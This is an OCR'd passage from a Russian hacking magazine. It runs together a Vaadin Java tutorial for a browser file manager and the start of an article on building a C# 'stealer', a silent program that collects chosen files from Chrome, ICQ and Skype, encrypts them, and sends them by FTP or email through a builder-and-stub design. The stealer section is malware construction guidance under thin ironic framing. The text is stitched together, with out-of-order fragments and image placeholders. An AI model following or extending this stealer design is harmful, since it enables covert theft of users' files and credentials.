Vaadin TouchKit (bit.ly/1AeyaPx) предназначен для разработки приложений для мобильных устройств. В него входят компоненты, оптимизированные для мобильного интерфейса, а также функции, специфичные для мобильных устройств. Кроме обычного интерфейса, формируемого на сервере, TouchKit поддерживает специальный офлайн-режим, в котором клиентский интерфейс сохраняется в кеше браузера и включается автоматически при недоступности сети.

Затем нужно щелкнуть правой кнопкой мышки на проекте myvaadin-ui и выбрать Vaadin → Compile Widgetset and Theme или Compile Theme, после чего обновить в браузере страницу.

При этом фоновый цвет большинства элементов проекта изменится на черный, цвет шрифта изменится автоматически.

Благодаря такому подходу для того, чтобы полностью переоформить приложение, скажем, под плоский стиль Metro, достаточно двух десятков строк, переопределяющих значения переменных, без изменения собственно стилей. Результат можно посмотреть здесь: bit.ly/1DkzF4Z (выбрав тему Metro в правом верхнем углу), а исходный текст — здесь: bit.ly/1BHKMk9.

Можно переопределять стиль и напрямую. К примеру, изменить цвет надписи на кнопке можно, добавив в файл mytheme.scss следующие строки (ниже строки «// Insert your own theme rules here»):

```
$textcolor: red;
```

VAADIN TESTBENCH

Базируется на библиотеке Selenium (www.seleniumhq.org), что позволяет управлять браузером непосредственно из кода Java.

С помощью Vaadin TestBench реализуется автоматизированное тестирование на всех уровнях и фазах разработки вплоть до сравнения скриншотов.

Более подробно можно прочитать здесь: bit.ly/1xopuE3.

ДОПОЛНЕНИЯ VAADIN

В Vaadin Directory (https://vaadin.com/directory) на данный момент почти 500 различных дополнений, среди которых можно, например, отметить компонент Vaadin Charts, предназначенный для отрисовки графиков и диаграмм.

Для доступа к каталогу дополнений в контекстном меню проекта есть пункт Open Add-Ons Browser.

```
.v-button-caption {
  color: $textcolor;
}
```

Затем перекомпилировать темы и обновить страницу браузера.

Вместо того чтобы создавать свою тему, можно воспользоваться и одной из готовых, изменив название темы с mytheme на одно из следующих: valo, runo, reindeer, chameleon, liferay.

Подробнее о темах можно прочитать здесь: bit.ly/1xRpPTD.

СОЗДАНИЕ БРАУЗЕРНОГО ФАЙЛ-МЕНЕДЖЕРА

Чтобы почувствовать всю элегантность подхода, предлагаемого Vaadin, реализуем прототип файл-менеджера.

Отображение файловой системы — знакомство с TreeTable и контейнерами

Container — интерфейс Vaadin, представляющий собой источник табличных или иерархических данных. Подробнее о контейнерах можно почитать здесь: bit.ly/1BHLz4l. Для доступа к базе данных SQL предназначен контейнер SQLContainer (bit.ly/1DxqBqL). Для файловой системы также существует готовый контейнер FilesystemContainer, который мы и используем в этом проекте.

Контейнер можно задавать в качестве источника данных для элементов типа Table (табличные данные), Tree и TreeTable (для отображения иерархических данных) и других.

Начнем с того, что создадим новый проект типа Vaadin Web Applicaiton Project с названием fileman. Добавим классу MyUI метод создания и инициализации элемента TreeTable, который будет отображать структуру каталога (если строка в исходном тексте подсвечивается красным, это значит, что для данного класса нет соответствующей строки import; чтобы ее добавить, можно нажать <Alt + Enter> и выбрать «Add import for...». Нужно уточнить, что ниже для класса File потребуется выбрать из предложенных именно java.io.File):

```
public class MyUI extends UI
{
. . .
    private TreeTable treetable;
    private void initFileTree↵
    (ComponentContainer parentLayout) {
        // Создадим объект TreeTable
           для отображения иерархических данных
        treetable = new TreeTable("File System");
        treetable.setSelectable(true);
        treetable.setColumnCollapsingAllowed↵
        (true);
        treetable.setColumnReorderingAllowed↵
        (true);
        treetable.setSizeFull();
        parentLayout.addComponent(treetable);
    }
. . .
}
```

Добавим метод установки новых данных TreeTable из FilesystemContainer

```
private void updateFileTree(File sourcePath) {
    // Создаем контейнер файловой системы
    FilesystemContainer currentFileSystem =↵
    new FilesystemContainer(sourcePath);
    currentFileSystem.setRecursive(false);
    // Отключаем рекурсивное считывание
       подкаталогов
    // Связываем его с объектом TreeTable,
       отображающим файловую систему
   treetable.setContainerDataSource
   (currentFileSystem);
   treetable.setItemIconPropertyId("Icon");
   treetable.setVisibleColumns↵
   (new Object[]{"Name", "Size", "Last Modified"});
   // Для того чтобы скрыть колонку
      с идентификатором иконки, укажем нужные
      колонки
}
```

Добавим метод определения каталога default-проекта.

```
private File currentPath;
// Вспомогательная функция для получения каталога
   приложения по умолчанию
// ~/NetBeansProjects/fileman/target/
   fileman-1.0-SNAPSHOT/
private void getDefaultDirectory() {
    UI ui = MyUI.getCurrent();
    VaadinSession session = ui.getSession();
    VaadinService service =↵
    session.getService();
    currentPath = service.getBaseDirectory();
}
```

Создадим новый метод initAll, добавив в него вызовы объявленных выше методов:

```
// Инициализация всех элементов
private void initAll(VerticalLayout layout) {
    initFileTree(layout);
    getDefaultDirectory();
    updateFileTree(currentPath);
}
```

В методе init() удалим все, что связано с кнопкой button, и добавим в конце вызов нового метода initAll() так, чтобы init() выглядел следующим образом:

```
@Override
protected void init(VaadinRequest request) {
    final VerticalLayout layout
    = new VerticalLayout();
    layout.setMargin(true);
    setContent(layout);
    initAll(layout);
}
```

Добавим заготовки под функции:

```
// Обновление всех элементов
private void updateAll() {
    updateFileTree(currentPath);
    updateInfo();
}
// Обновление информации о файле/каталоге (при
   изменении файла/каталога)
private void updateInfo() {
}
```

Сохраним файл и запустим приложение в отладочном режиме. Если приложение уже было запущено раньше, то после сохранения и завершения развертывания (deploy) достаточно просто обновить страницу в браузере.

Обработка событий компонента TreeTable

В конце метода initFileTree добавим обработчик одинарного и двойного нажатия кнопок мыши:

```
    // Добавляем обработчик нажатия
    treetable.addItemClickListener↵
    (new ItemClickEvent.ItemClickListener() {
        @Override
        public void itemClick↵
        (ItemClickEvent itemClickEvent) {
          String clickedFilename =↵
          itemClickEvent.getItemId().toString();
         // Элемент, на котором была
            нажата кнопка мыши
         System.out.println↵
         ("ItemClick: pathname:" + clickedFilename);
            // Если двойной клик
            if (itemClickEvent.isDoubleClick()) {
                doChangeDir(clickedFilename);
            } else {
                doSelectFile(clickedFilename);
            }
        }
    });
```

Добавим методы классу MyUI для обработки действий пользователя

```
private String selectedFilename;
// Пользовательское действие — обновление каталога
private void doRefresh() {
    updateAll();
}
// Пользовательское действие — переход в другой
   каталог
private void doChangeDir(String path) {
    currentPath = new File(path);
    if (currentPath.isDirectory()) {
        selectedFilename = null;
        updateAll();
    }
}
// Пользовательское действие — переход в каталог
   на уровень выше
private void doUpLevel() {
    currentPath = currentPath.getParentFile();
    selectedFilename = null;
    updateAll();
}
// Пользовательское действие — выбор файла
private void doSelectFile(String filename) {
    selectedFilename = filename;
    updateInfo();
}
```

С этого момента по двойному клику уже можно переходить в каталог, находящийся уровнем ниже.

Главное меню — компонент MenuBar

Добавим главное меню с пунктами Refresh и Up Level в подменю File, подобное горизонтальным меню традиционных приложений:

```
private void initMenuBar(Layout parentLayout) {
    // Описание объекта MenuBar https://vaadin.
       com/book/-/page/components.menubar.html
    // Создаем главное меню
    MenuBar menuBar = new MenuBar();
    // Создаем объект
    menuBar.setWidth("100%");
    // Растягиваем на 100% доступной ширины
    parentLayout.addComponent(menuBar);
    // Добавляем в layout
    // Добавляем в главное меню подменю File
    final MenuBar.MenuItem fileMenuItem =↵
    menuBar.addItem("File", null, null);
    // Добавляем в меню File элемент
       Refresh и обработчик при его выборе
    fileMenuItem.addItem("Refresh",↵
    FontAwesome.REFRESH, new MenuBar.Command() {
        @Override
        public void menuSelected↵
        (MenuBar.MenuItem selectedItem) {
            doRefresh();
        }
    });
    // Добавляем в меню File элемент Up Level
       и обработчик при его выборе
    fileMenuItem.addItem("Up Level",↵
    FontAwesome.ARROW_UP, new MenuBar.Command() {
        @Override
        public void menuSelected↵
       (MenuItem selectedItem) {
            doUpLevel();
        }
    });
}
private void updateMenuBar() {
    // Пока ничего не делать
}
```

И вызов этих методов в метод InitAll() первой строкой (иначе меню окажется ниже всех других элементов):

```
initMenuBar(layout);
```

и в updateInfo():

```
updateMenuBar();
```

Верхняя и нижняя панели

Следующим шагом добавим панель сверху, на которой расположим кнопки и информацию о текущем пути / имени выбранного файла и панель снизу для отображения информации о файле. Внутри класса MyUI добавим:



VIDEO

Быстрый старт для NetBeans: https://www.youtube.com/watch?v=P9YupaOpsMk

Eclipse: https://www.youtube.com/watch?v=yWrkinZkKjI

Вебинар для поклонников IntelliJ IDEA: www.youtube.com/watch?v=lENcSIlrJfM

```
private Label labelFileName;
// Инициализация верхней панели, содержащей кнопки
   и текущий путь / выбранный файл
private void initTopPanel↵
    (Layout parentLayout) {
    // Создаем новую горизонтальную компоновку,
       которая будет служить панелью инструментов
    HorizontalLayout topPanelLayout =↵
    new HorizontalLayout();
    // Растягиваем на 100% доступной ширины
    topPanelLayout.setWidth("100%");
    // Между элементами будет пустое пространство
    topPanelLayout.setSpacing(true);
    // Добавляем к основной компоновке
    parentLayout.addComponent(topPanelLayout);
    // Создаем кнопку Refresh
    // Создаем сам объект
    Button button = new Button("Refresh");
    // Задаем иконку из FontAwesome
    button.setIcon(FontAwesome.REFRESH);
    // Есть стили разных размеров
       button.addStyleName
       (ValoTheme.BUTTON_SMALL);
    // Добавляем в компоновку
    topPanelLayout.addComponent(button);
    // Добавляем обработчик нажатия
    button.addClickListener↵
    (new Button.ClickListener() {
        @Override
        public void buttonClick↵
       (Button.ClickEvent event) {
            doRefresh();
        }
    });
    // Создаем кнопку Up Level
    // Создаем сам объект
    button = new Button("Up Level");
    // Задаем иконку из FontAwesome
    button.setIcon(FontAwesome.ARROW_UP);
    // Есть стили разных размеров
    // button.addStyleName↵
       (ValoTheme.BUTTON_SMALL);
    // Добавляем в компоновку
    topPanelLayout.addComponent(button);
    // Добавляем обработчик нажатия
    button.addClickListener↵
    (new Button.ClickListener() {
        @Override
        public void buttonClick↵
        (Button.ClickEvent event) {
            doUpLevel();
        }
    });
    // Добавляем текст с именем выбранного файла
    // Создаем сам объект
    labelFileName = new Label();
    // Добавляем в компоновку
    topPanelLayout.addComponent(labelFileName);
    topPanelLayout.setComponentAlignment↵
    (labelFileName, Alignment.MIDDLE_CENTER);
    // Данный компонент будет занимать все
       доступное место
    topPanelLayout.setExpandRatio↵
    (labelFileName, 1);
}
// Обновление верхней панели
private void updateTopPanel(File currentPath,↵
String selectedFilename) {
    if (selectedFilename != null) {
        labelFileName.↵
        setValue(selectedFilename);
    } else {
        labelFileName.setValue
        (currentPath.↵toString());
    }
}
```




Рис. 7. Интерфейс приложения

Инициализация нижней панели, содержащей информацию о выбранном файле

```
 Label[] bottomLabels;
 private void initBottomPanel(Layout↵
 parentLayout) {
    final String[] captions = new String[]{
        "File Size (Bytes)", "File Date",↵
        "Usable Space (Bytes)", "Total Space↵
         (Bytes)", "Free Space (Bytes)"
    };
    HorizontalLayout bottomPanelLayout = new↵
HorizontalLayout();
    // Растягиваем на 100% доступной ширины
    bottomPanelLayout.setWidth("100%");
    parentLayout.addComponent(bottomPanelLayout);
    // Создаем объекты Label для отображения
       информации о файле
    bottomLabels = new Label[captions.length];
    for (int i = 0; i < captions.length; i++) {
        bottomLabels[i] = new Label();
        bottomLabels[i]↵
        .setCaption(captions[i]);
        bottomLabels[i].setValue("NA");
        bottomPanelLayout.↵
        addComponent(bottomLabels[i]);
    }
}
// Обновление нижней панели
private void updateBottomPanel(String pathname) {
    try {
        File file = new File(pathname);
        // Присваиваем значения объектам
           Label — информация о файле
        bottomLabels[0].setValue(Long.↵
        toString(file.length()));
        bottomLabels[1].setValue((new Date↵
        (file.lastModified())).toString());
        // Информация о диске
        bottomLabels[2].setValue↵
        (Long.toString(file.getUsableSpace()));
        bottomLabels[3].setValue↵
        (Long.toString(file.getTotalSpace()));
        bottomLabels[4].setValue↵
        (Long.toString(file.getFreeSpace()));
    } catch (Exception e) {
        // Скроем исключительную ситуацию
        for (Label bottomLabel : bottomLabels) {
            bottomLabel.setValue("NA");}}}
```

Добавляем вызов этих методов в метод InitAll(), приведя его к следующему виду:

```
private void initAll(VerticalLayout layout) {
    initMenuBar(layout);
    initTopPanel(layout);
    initFileTree(layout);
    getDefaultDirectory();
    updateFileTree(currentPath);
    initBottomPanel(layout);
}
```

и в updateInfo(), приведя его к следующему виду:

```
private void updateInfo() {
    updateMenuBar();
    updateTopPanel(currentPath, selectedFilename);
    updateBottomPanel(selectedFilename);
}
```

После сохранения и обновления страницы в браузере файл-менеджер получит меню, панель инструментов и панель статуса.

Предварительный просмотр и сплиттер — компоненты HorizontalSplitPanel, Embedded

Добавим нашему файл-менеджеру панель предварительного просмотра графических файлов. По аналогии несложно сделать предварительный просмотр для текстовых файлов с помощью компонента TextArea.

```
private HorizontalLayout previewLayout;
private Embedded previewEmbedded;
// Инициализация основной панели, содержащей
   просмотр файловой структуры и предварительный
   просмотр файла
private void initMainPanels↵
(VerticalLayout parentLayout) {
    HorizontalSplitPanel mainPanels =↵
    new HorizontalSplitPanel();
    mainPanels.setSizeFull();
    parentLayout.addComponent(mainPanels);
    parentLayout.setExpandRatio(mainPanels, 1);
    initFileTree(mainPanels);
    initPreview(mainPanels);
}
// Инициализация панели предварительного
   просмотра файла
private void initPreview↵
(ComponentContainer parentLayout) {
    previewLayout = new HorizontalLayout();
    previewLayout.setSizeFull();
    parentLayout.addComponent(previewLayout);
    // Создаем элемент для предпросмотра
       изображений
    // Создаем объект Embedded
    previewEmbedded = new Embedded
    ("Preview area", null);
    // Задаем видимость
    previewEmbedded.setVisible(true);
    // Добавляем в компоновку
    previewLayout.addComponent(previewEmbedded);
    // Располагаем по центру
    previewLayout.setComponentAlignment
   (previewEmbedded, Alignment.MIDDLE_CENTER);
}
// Скрыть предварительный просмотр файла
private void clearPreview() {
    previewEmbedded.setSource(null);
    previewEmbedded.setVisible(true);
}
// Обновить предварительный просмотр файла
private void updatePreview(String pathname) {
    if (pathname == null ||
        pathname.length() == 0) {
        clearPreview();
        return;
    }
    // Выделим расширение файла
    File file = new File(pathname);
    int lastIndexOf = pathname.lastIndexOf(".");
    String extension =↵
    (lastIndexOf == -1) ? "" : pathname.↵
     substring(lastIndexOf);
    // Ограничение на размер файла
       для предпросмотра — до 128 Кб
    final int PREVIEW_FILE_LIMIT = 128 * 1024;
    // Расширения файлов для предпросмотра
       с помощью объекта Embedded (изображения,
       Flash и так далее)
    final String[] imageExtensions = new String[]{
        ".gif", ".jpeg", ".jpg", ".png", ".bmp",
        ".ico", ".cur", "swf", "svg"
    };
    // Скроем объект, используемый
       для предпросмотра
    previewEmbedded.setVisible(false);
    // Проверим, не превышает ли размер файла
       пороговый
    if (file.length() > PREVIEW_FILE_LIMIT) {
        clearPreview();
        return;
    }
    // Если расширение файла — в списке
       изображений
    if (Arrays.asList(imageExtensions).
        contains(extension)) {
        Resource resource = new FileResource(file);
// Создаем файловый ресурс
        previewEmbedded.setSource(resource);
// Задаем источник для объекта Embedded
        previewEmbedded.setVisible(true);
// Показываем объект
        previewLayout.↵
         setExpandRatio(previewEmbedded, 1.0f);
 // Будет занимать все доступное место
    }
}
```

И добавляем метод initMainPanels() в метод InitAll() вместо вызова метода инициализации дерева файлов initFileTree(), так как теперь он вызывается из initMainPanels:

```
private void initAll(VerticalLayout layout) {
    initMenuBar(layout);
    initTopPanel(layout);
    // initFileTree(layout);
    initMainPanels(layout);
    getDefaultDirectory();
    updateFileTree(currentPath);
    initBottomPanel(layout);
}
```

и добавляем в updateInfo() строку

```
    updatePreview(selectedFilename);
```

Не забудь скопировать изображение в папку по умолчанию (<каталог проектов NetBeans (NetBeansProjects)>/fileman/fileman-ui/target/fileman-ui-1.0-SNAPSHOT).

Ну вот и все, с помощью нашего файл-менеджера можно перемещаться по файловой системе, просматривать файлы и их свойства.

Мы получили клиент-серверное приложение для браузера, не написав ни строчки на JavaScript, не затратив времени на реализацию AJAX-взаимодействия и вообще не задумавшись о всех нюансах веб-разработки.

ЗАКЛЮЧЕНИЕ

В целом фреймворк оставляет очень приятное впечатление своей продуманностью и документированностью, большим количеством примеров с исходными кодами на GitHub. Журнал «Хакер» (на данный момент под этим утверждением подписался автор, редактор и главред) рекомендует тебе его использование, можно и в неограниченных количествах!



WWW

Подробно начало работы описано в разделе Getting Started with Vaadin электронной книги Book of Vaadin: https://vaadin.com/book

Отличным дополнением книге служит Book of Vaadin Examples (bit.ly/1HMXYbk), с фрагментами исходного кода для подавляющего большинства разделов книги и элементов Vaadin

Небольшой учебный пример приложения можно посмотреть здесь: https://vaadin.com/tutorial

Более сложные демо-приложения: https://vaadin.com/demo

Документация по API доступна здесь: https://vaadin.com/api/

STEALER НА C#

МЫ УЛОЖИЛИСЬ В 9 КБ ИСПОЛНИМОГО ФАЙЛА!

Dywar
mrdywar@gmail.com

Есть такой класс программ, призванных получать у пользователя конкретные (или какие угодно) файлы и направлять их специально уполномоченным людям. Конечно, с предварительного письменного согласия упомянутых пользователей! Этот класс программ называют Stealer. Самый яркий их представитель, UFR Stealer имеет симпатичный интерфейс, множество настроек и по какому-то недоразумению детектируется всеми известными антивирусами. А что было бы, если бы хакеры писали подобные программы на C#? Пофантазируем!

КРАТКО О ПРОГРАММЕ

Умеет брать заданные файлы, шифровать и высылать на FTP или email.

Написан с применением 22-го паттерна каталога GOF «Шаблонный метод», очень легко расширять ассортимент для пересылки. На выходе exe 9 Кб.

Только сам билдер может открыть полученный контейнер (сериализованный словарь <Name, Data>), расшифровать и вынуть сохраненные файлы.

Ключ хардкорный.

Иконку не задает, от аверов не бегает.

kuma@shutterstock.com

Для начала — соберись с духом и обновись наконец на бесплатную Visual Studio Community 2013 :). На дворе 2015 год, и сидеть на старой Visual Studio Express уже не круто. Как поставишь — загляни в раздел Extensions and updates и установи несколько полезных расширений, таких как Resharper или Productivity Power Tools 2013. Для анализа полученных сборок вполне подойдет бесплатный декомпилер dotPeek (https://www.jetbrains.com/decompiler/), это очень хорошая утилита, которая покажет, что там получилось, и может построить солюшен и файл с отладочными символами.

СТАВИМ ЗАДАЧИ И ОПРЕДЕЛЯЕМ ТРЕБОВАНИЯ

Итак, попробуем предположить, как хакеры размышляют на данном этапе. Для них проблема заключается в том, что у пользователя есть файлы, которые интересны не только ему. Возможно, юзер даже и не знает, что они существуют и где точно расположены, но от этого хакерам легче не становится. Надо каким-то образом получить их копию и посмотреть, что внутри, — кто знает, может быть, это именно то, что нужно?

Чтобы своими действиями не беспокоить пользователя, не прерывать его сериалы и не мешать общению в социальных сетях, хакеры добавляют в свои программы определенный функционал. Их программы имеют небольшой размер и молча выполняют свою работу (silent mode). Целевой платформой на сегодняшний день обычно выбирают Windows 7 и более старшие версии. XP — дело хорошее, но она сдает позиции, и, по данным одного известного антивирусного разработчика, ее доля на конец 2015 года составит всего 16–17%.

ПРОЕКТИРУЕМ И КОНСТРУИРУЕМ

По телевизору говорят, что хакеры всегда сидят за компьютерами в масках и перчатках :). Чтобы им было не так жарко программировать, давай поставим задачу: программа должна быть реально маленькой. Как по количеству строк кода, так и по размеру исполнимого файла.


Итак, в Visual Studio создаем новое оконное приложение и определяем несколько пространств имен (namespace):

- Stealer — логика и интерфейс;
- Stealer.Targets — файлы, которые будут целью программы;
- Stealer.STUB — собственно сам стаб;
- Stealer.Extension — расширяющие методы (один потребуется).

Нужно это, чтобы не путаться в том, какой класс куда вложить и, соответственно, где его потом искать. Собственно самих классов будет не так много, в основном это различные реализации абстракции AbstractFile (22-й паттерн из каталога GOF «Шаблонный метод»). Вот его код:

```
namespace Stealer.Targets
{
  abstract class AbstractFile
  {
    public byte[] DoJob()
    {
          return IsExist() ? GetFile() : null;
    }
    public abstract bool IsExist();
    public abstract byte[] GetFile();
  }
}
```


Основная идея этого класса заключается в формировании структуры алгоритма, который уже будет реализован в Google Chrome, ICQ, Skype и так далее.





Solution Explorer

MainForm



Да, небольшое дополнение. В данном примере логика работы приложения находится внутри разделяемого класса Form, если хочется дополнительно реализовать консольный или WPF-интерфейс, то ее следует вынести отдельно и подписаться на группу ожидаемых событий. Подробнее про правильную архитектуру можно почитать у Стива Макконнелла (Code complete).

Интерфейс


На созданном в дизайнере окне накидывается меню, три комбобокса, две кнопки, шесть текстбоксов с лейблами и одиннадцать чекбоксов. Примерная группировка и расположение этих элементов показана на картинке. Стиль окна выставляется в «диалог», чтобы его нельзя было развернуть на весь экран. Иконка по вкусу, в Сети есть архивы с тысячами экземпляров на любой вкус. Подписка будет реализована на три события, а именно на нажатие на копки Check all, BUILD и пункт меню «&OpenFile...». На этом дизайн визуальной части приложения заканчивается, двигаемся дальше.

Код под кнопками мог бы быть весьма тривиальным, но, как говорится, не тут-то было. Выдержка из BUILD:

```
var replaceAdd = new StringBuilder();
var replaceClass = new StringBuilder();
var checkedBoxes = this.AllControls↵
<CheckBox>().Where(c => !c.Text.Contains("-")).↵
Where(c => c.Checked);
foreach (CheckBox checkBox in checkedBoxes)
{
    string className = checkBox.Text;
    replaceAdd.AppendLine(string.Format↵
    (@"_filesList.Add(new {0}());", className));
    var item = GetResource(string.Format↵
    (@"Stealer.Targets.{0}.cs", className));
    replaceClass.AppendLine(CutTheClass(item));
}
stub.Replace(@"Add_toList (",replaceAdd.ToString());
stub.Replace(@"Class (", replaceClass.ToString());
```

Стандартными средствами пройтись по коллекции активных чекбоксов возможно, но зачем писать так просто, когда есть красивые решения на страницах Stack Overflow? Это и объясняет появление дополнительного пространства имен для подсмотренного метода расширения, где он и расположен (по совету Трея Нэша в книге Accelerated C# 2010). Фишка этого решения также в том, что все классы, реализующие абстракцию, являются вложенными ресурсами приложения (далее показано, как это сделать) и имеют то же имя, что и текст на чекбоксах. Поэтому всего-то нужно пробежаться по всем активным элементам и собирать их имена, попутно добавляя в коллекцию и заменяя метку в классе стаб, //[Add_toList] для добавления в List и //[Class] для определения самих классов. Адрес FTP, пароль, логин и данные для почты реализованы стандартно — получил текст с элемента управления и вставил в стаб.

Получение самих ресурсов происходит следующим образом. Создается экземпляр var assembly = Assembly.




DVD


Сорцы проекта ждут тебя на dvd.xakep.ru. Чтобы не слишком радовать скриптkиддисов и не раздражать служителей закона, напрямую они не компилируются. Придется исправить кое-какие минимальные ошибки. Так что все грехи — на твоей совести!

GetExecutingAssembly(), и в потоке Stream stream = assembly.GetManifestResourceStream(resourceName) происходит чтение данных до конца и возврат строки текста. Переменная resourceName имеет значение @"Stealer.STUB.Stub.cs" что соответствует полному пути расположения указанного файла. Аналогичным образом ведется работа с другими элементами решения, в коде эта строка выглядит так: "@"Stealer.Targets.{0}.cs", className", где className — это имя класса и текст на чекбоксе.

Задача кнопки Check all сводится к управлению галочками сразу на всех целях. Реализуется это через приватное поле класса Form булева типа и один метод, который принимает это значение в качестве аргумента, применяя его к каждому чекбоксу. На обработчике события считывается значение указанного поля и передается методу, по завершении его работы оно меняется на противоположное.



Переходим к «&OpenFile...». Здесь придется забежать немного вперед, перед прочтением рекомендую ознакомиться с разделом «Стаб». Код в данном обработчике организован стандартным способом, открывается OpenFileDialog и получает полное имя файла (содержащее путь), читает его в FileStream и копирует в MemoryStream для того, чтобы можно было расшифровать байты. В итоге имеем исходный поток, который надо десериализовать (Deserialize) в словарь, созданный в стабе Dictionary<string, byte[]>. Получается, что по сети был передан объект, сохранивший свое состояние. Плюсы заключаются в том, что это хорошо работает, не требуется использовать код архивирования, а промежуточный результат прочитать сможет только хакер или его друзья реверсеры. Далее следует сохранение содержащегося в оперативной памяти словаря на HDD, тут и пригодится строка, которая задает имя файла. Реализовано данное действие через foreach по «KeyValuePair<string, byte[]> item in _files», в теле цикла которого две строки: первая «string filePath = string.Format(folderPath + @"\{0}", item.Key);» и завершает его запись «File.WriteAllBytes(filePath, item.Value);». Все лаконично и красиво.



